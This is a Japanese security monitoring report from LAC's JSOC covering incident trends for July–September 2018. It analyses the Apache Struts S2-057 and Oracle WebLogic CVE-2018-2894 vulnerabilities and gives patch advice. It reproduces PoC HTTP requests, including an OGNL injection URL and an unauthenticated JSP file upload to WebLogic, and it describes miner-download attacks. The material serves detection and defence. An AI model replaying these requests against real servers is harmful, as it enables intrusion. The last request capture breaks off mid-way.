LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

vol. 22

2019/2/6

JSOC Analysis Group

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol. 22

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
2018 年 7 月 1 日 ～ 2018 年 9 月 30 日

【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　Apache Struts 2 における任意コード実行の脆弱性(S2-057)

Java Web アプリケーションフレームワークの 1 つである Apache Struts 2 に、外部から任意のコードを実行可能な脆弱性が公開されました。本脆弱性を悪用した攻撃通信も断続的に検知しており、攻撃成功時の影響が大きいため、脆弱な環境を使用している場合は早急な対策が必要です。

■　Oracle WebLogic Server における任意コード実行の脆弱性

Web アプリケーションサーバの 1 つである Oracle WebLogic Server に、任意のコードを実行可能な脆弱性が公開されました。本脆弱性は開発用の環境設定かつ特定の設定が有効な場合に影響を受けます。このソフトウェアに限らず、開発用の設定を無効にするだけで対策可能な脆弱性は多く存在するため、開発用の環境設定のまま本運用しているソフトウェアが存在しないことを確認ください。

■　IoT 機器を狙った攻撃の急増について

7 月中旬以降に、IoT 機器を狙った攻撃通信が爆発的に増加しました。検知数はいったん小康状態となったものの、その後も継続して数多くの攻撃通信を検知しています。検知した攻撃通信は IoT ボットネットの更なる拡大を図る目的で、不正なファイルを取得、実行させる内容が大多数を占めています。攻撃通信の急増に加え、多様な IoT 機器が標的とされているため、ファームウェアの最新バージョンへのアップデートの実施や、管理ページへの適切なアクセス制御などの対策が必要です。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログやプロキシのログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1に、集計期間(2018年7月～9月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2018年4月～6月)の169件から大きく減少し、88件でした。

インターネットからの攻撃により発生した重要インシデントは、JSOC全体でSQLインジェクションやクロスサイトスクリプティング(XSS)の攻撃が多数を占めました。8月下旬に最も多く発生(図 1-①)した重要インシデントとしては、データベースやホスト上のファイルを書き換える可能性のあるSQLインジェクション攻撃を検知したもので、攻撃影響の判断が困難だったため、お客様にて調査が必要なインシデントでした。

ネットワーク内部から発生した重要インシデントは、7月中旬に最も多く発生(図 1-②)しました。増加の要因としては、445/tcpへの不審な通信が多く発生したことに起因します。





図 1 発生した重要インシデントの件数推移(2018 年 7 月～9 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 68 件から減少し、41 件でした。SQL インジェクションによる重要インシデントが最も多くの割合を占め、全体の件数は減少しましたが、前集計期間から件数が増加しました。

また、8 月下旬に公開された Apache Struts 2 の脆弱性（S2-057）を狙った攻撃通信を検知し、検知内容から攻撃影響の判断が困難であったため、お客様にて調査が必要なインシデントが発生しました。



(a) 4～6 月 **(b) 7～9 月**


図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 101 件から大きく減少し、47 件でした。445/tcp への不審な通信が多くの割合を占め、要因としては感染拡大を目的とした通信

の検知が多く発生しました。

また、前集計期間にて多くを占めていた「不審なファイル取得」および「不審な DNS 通信」は、本集計期間では大きく減少しました。前集計期間においては、マルウェア感染を目的とした、メールに添付された不審な Excel ファイルを利用者が実行した通信を多く検知していました。本集計期間においても、JSOC では同様の添付ファイルを含むメールを継続して観測していましたが、重要インシデントが減少していることから、各々の組織やサービス事業者で実施しているメールフィルタリングやアンチウイルス対策が大きく機能しているか、または利用者のセキュリティ意識が高くなったと推察します。



(a) 4～6 月　　**(b) 7～9 月**

図 3 ネットワーク内部から発生した重要インシデントの内訳

3.2　注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多く見受けられた事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
IoT 機器を狙った攻撃	複数の送信元から IoT 機器を狙った攻撃通信が急増しました。当時、時間経過とともに送信元が増加したことから、インターネットに接続された脆弱な IoT 機器が多数存在し、感染が広がったものと推察します。 実際の検知傾向や内容については、「4.3 IoT 機器を狙った攻撃通信の急増」に記載します。	7 月上旬～
「ECShop」を狙った攻撃	中国で多く利用されているオンラインショッピングシステム「ECShop」に対するリモートコマンド実行の脆弱性が確認され、脆弱性を悪用する通信を多数のお客様環境にて検知しました。 検知内容としては、POST リクエストボディ内の BASE64 文字列をデコードし、PHP コードの実行を試みるものでした。 PoC の公開とほぼ同時に、スキャンを行うツールが公開され、脆弱性の悪用が容易となったことから、検知の増加につながったものと推察します。	9 月上旬～

4　今号のトピックス

4.1　Apache Struts 2 における任意コード実行の脆弱性(S2-057)

2018 年 8 月 22 日、Apache Struts 2 において任意のコード実行が可能となる脆弱性(S2-057, CVE-2018-11776)が公開されました[1,2]。公開された PoC では、URL の namespace と action 名の間に Java オブジェクトを呼び出す OGNL(Object Graph Navigation Language)文を挿入することで、任意のコード実行を行っています。

本脆弱性の影響を受けるバージョンは以下の通りです。

【本脆弱性の影響を受けるバージョン】

- Apache Struts 2.3 - 2.3.34
- Apache Struts 2.5 - 2.5.16

4.1.1　脆弱性の詳細

Apache Software Foundationによると、Strutsの設定が以下2つの条件をどちらも満たす場合、本脆弱性の影響を受けると発表しています。

- 「alwaysSelectFullNamespace」をtrueに設定している
- 「namespace」の属性を指定しない、または、ワイルドカードネームスペースを指定する「action」タグまたは「url」タグが含まれている


本脆弱性に関してはいくつか PoC が公開されています。その内容は主に 2 種類に分類でき、数値計算式を挿入するものと OS コマンドを実行する OGNL 文を挿入するものがあります。

図 4 に数値計算式を挿入する PoC の実行時のブラウザ上の表示と通信内容を示します。


---

[1] Apache Struts 2 Documentation S2-057
https://cwiki.apache.org/confluence/display/WW/S2-057

[2] Apache Struts 2 の脆弱性（S2-057）に関する注意喚起
https://www.jpcert.or.jp/at/2018/at180036.html



(a)　ブラウザで確認できる URL 遷移（演算前）



(b)　ブラウザで確認できる URL 遷移（演算後）

```
GET /showcase2334/$%7B(111+111)%7D[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=3B037DE1A08D8C72836FF62E88E71BAE
Upgrade-Insecure-Requests: 1

HTTP/1.1 302
Location: /showcase2334/222/[redacted]
Content-Length: 0
Date: Thu, 15 Nov 2018 00:02:06 GMT

GET /showcase2334/222[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=3B037DE1A08D8C72836FF62E88E71BAE
Upgrade-Insecure-Requests: 1

HTTP/1.1 200
Set-Cookie: JSESSIONID=7204F4A2BE18FC9FE967EE36682B5476; Path=/showcase2334; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 15 Nov 2018 00:02:06 GMT

2000
<!DOCTYPE html>
```


(c)　通信内容

図 4 数値計算式を挿入する PoC の実行結果


図 4-(b)から、リクエスト URL に挿入された数値計算式がリダイレクトされる過程で評価され、転送後の URL にその計算結果が表示されていることがわかります。

図 5 にコード実行を目的とした PoC の実行結果を示します。今回検証に利用した PoC では cat コ

マンドで/etc/passwd ファイルの表示を試みており、コマンドの実行結果が応答に含まれています。



(a)　ブラウザ上での実行結果



(b)　通信内容(一部抜粋)

図 5 コード実行する PoC の実行結果

4.1.2 JSOC での検知事例

JSOCでは、本脆弱性が公開されて以降、断続的に攻撃通信を検知しています。図 6、図 7にJSOCで検知した攻撃通信の事例を示します。




図 6 検知した攻撃通信(数値計算)

図 6では、赤枠にあるようにURL内に数値計算式を挿入しています。計算結果が返されるか否かによって、脆弱な環境であるかを調査する目的であると考えられます。

図 7 検知した攻撃通信(コード実行)

図 7の攻撃通信では、仮想通貨採掘プログラムの1つであるCNRigをダウンロードする内容が含まれています。また、この通信の中には、「upcheck.sh」をダウンロードし、実行する内容も含まれていますが、本記事の執筆時にはファイルが存在していなかったため、その内容を確認することができませんでした。公開情報を元に調査したところ、このシェルスクリプトは、特定のプロセスの停止や複数のアーキテクチャに向けたバイナリファイルのダウンロード、自身を含めたいくつかのファイルの削除を実行するとの情報が確認できました。

次に、集計期間内での攻撃検知件数の推移を図 8に示します。




図 8 検知件数の推移

脆弱性が公開された翌日の8月23日には攻撃通信を検知しており、8月24日と8月27日にピークがありますが、それ以外の期間では低い水準で推移しています。また集計期間を通して、本脆弱性の悪用を試みる攻撃通信の検知件数は少数で、その他の過去のApache Strutsの脆弱性を悪用した攻撃通信の検知件数を多数検知していました。

攻撃通信の傾向としては、全体を通して数値計算の試行が多く2度のスパイクがあるのに対し、実害を伴うようなコード実行の試行は1度のスパイクしかありませんでした。また、実害を伴うようなコード実行の試みでは、その大半は前述した仮想通貨の採掘を目的としたものでした。

4.1.3 脆弱性の対策

本脆弱性を悪用した攻撃通信は、リクエスト URL に不審な文字列が挿入される特徴があります。Web サーバのログなどを確認し、数値計算やコード実行を目的とする不審な OGNL 文が挿入された通信が記録されていないかを確認することを推奨します。

また、現状では多くの攻撃通信を検知しているわけではありませんが、リモートから任意のコード実行が可能となるため、脆弱な環境を使用している場合にはアップデートによる早急な対策が必要です。

【本脆弱性の対策】

- Apache Struts 2.3.35 以降のバージョンへのアップデート
- Apache Struts 2.5.17 以降のバージョンへのアップデート

なお、Apache Software Foundation は、可能な限り早くバージョンアップを行うことを推奨しています。

4.2 Oracle WebLogic Server における任意コード実行の脆弱性

2018 年 7 月、Oracle 社は複数の製品に対するクリティカルパッチアップデートに関する情報を公開しました。特に、Oracle Fusion Middleware の Oracle WebLogic Server の脆弱性（CVE-2018-2894)はパッチ公開と同時期に攻撃コードが公開されており、特定の条件下で容易に任意のコードを実行可能であるため、注意が必要です。

開発元のセキュリティアドバイザリ[3]に記載されている、本脆弱性の影響を受けるバージョンは以下の通りです。

【本脆弱性の影響を受けるバージョン】


- Oracle WebLogic Server 10.3.6.0
- Oracle WebLogic Server 12.1.3.0
- Oracle WebLogic Server 12.2.1.2
- Oracle WebLogic Server 12.2.1.3

4.2.1 脆弱性の検証

本脆弱性は、開発モードで動作する WebLogic サーバにて Web Service Test Client が有効化された場合に影響を受けるとされています[4]。図 9 に Web Service Test Client が有効の場合のアクセス画面を示します。Web Service Test Client の多くのページに対するアクセスではログインページにリダイレクトされましたが、特定のページにはログインなしにアクセスが可能な状況でした。

[3] Oracle Critical Patch Update Advisory - July 2018
https://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html

[4] Emerging Threat: Active Exploit of Oracle WebLogic JSP File Upload Vulnerability
https://blog.alertlogic.com/emerging-threat-active-exploit-of-oracle-weblogic-jsp-file-upload-vulnerability



(a)　ログインページ

(b)　認証なしでアクセスできるページ例(config.do)

図 9 Web Service Test Client の表示ページ例

本脆弱性は認証なしにアクセスできる2種類のページに存在するファイルアップロード機能を悪用します。

4.2.1.1　config.do のキーストアファイルのアップロード機能を悪用する攻撃通信

脆弱な環境における「/ws_utc/config.do」のページは認証なしにアクセスが可能で、該当ページはファイルアップロード機能を有しています。図 10 に、config.do から遷移できるキーストアファイルのアップロード機能を悪用する攻撃通信例を示します。

```
POST /ws_utc/resources/setting/options HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 320

BasicConfigOptions.proxyHost=&BasicConfigOptions.workDir=[redacted]
%2F4mcj4y%2Fwar%2Fcss&setting_id=general&BasicConfigOptions.proxyPort=80
```

(a) 作業ディレクトリの変更

```
POST /ws_utc/resources/setting/keystore HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
Content-Length: 563
Content-Type: multipart/form-data; boundary=324ccb52067911feb8f3064d03225e52

--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_filename"; filename="360sglab.jsp

360sglab test
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_password_front"; filename="ks_password_front"

360sglab
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_password_changed";
filename="ks_password_changed"

true
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_edit_mode"; filename="ks_edit_mode"

false
--324ccb52067911feb8f3064d03225e52--
```

(b) ファイルアップロード

```
GET /ws_utc/css/config/keystore/1540889734421_360sglab.jsp HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
```

(c) ファイルの存在確認

図 10 キーストアファイルのアップロード機能を悪用する攻撃通信

今回検証した PoC では、図 10-(a)の通信で、テスト実施時の作業ディレクトリを変更する試みを行っています。図 10-(b)の通信にて「/ws_utc/css/config/keystore/」の配下に「タイムスタンプを含めたファイル」が作成され、図 10-(c)の通信でアップロードしたファイルの存在確認を行っていました。

4.2.1.2 begin.do の ファイルインポート機能を悪用する攻撃通信

脆弱な環境の中には、「/ws_utc/begin.do」のページに対しても認証情報なしにアクセスが可能なバージョンも存在しています。該当ページのファイルインポート機能にはパストラバーサルの脆弱性があり、ファイルのアップロード先を指定することで、サーバの任意のディレクトリにファイルをアップロードできると示されていました。該当するPoCを実行した際に発生した攻撃通信を図 11に示しますが、JSOCで確認した限りでは脆弱な状況は再現できませんでした。

```
POST /ws_utc/resources/ws/config/import?timestamp=1522216072056 HTTP/1.1
Host: [redacted]7001
Connection: close
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101
Firefox/56.0
Accept-Language: en-US,en;q=0.5
Referer: http://[redacted]:7001/ws_utc/begin.do
Upgrade-Insecure-Requests: 1
Cookie: JSESSIONID=l45rHIDksK5T6YxryhUxlbSUu8NIa0v-MAlPINuyBsv1vdnyD1Ft!-306100299
Content-Length: 10089
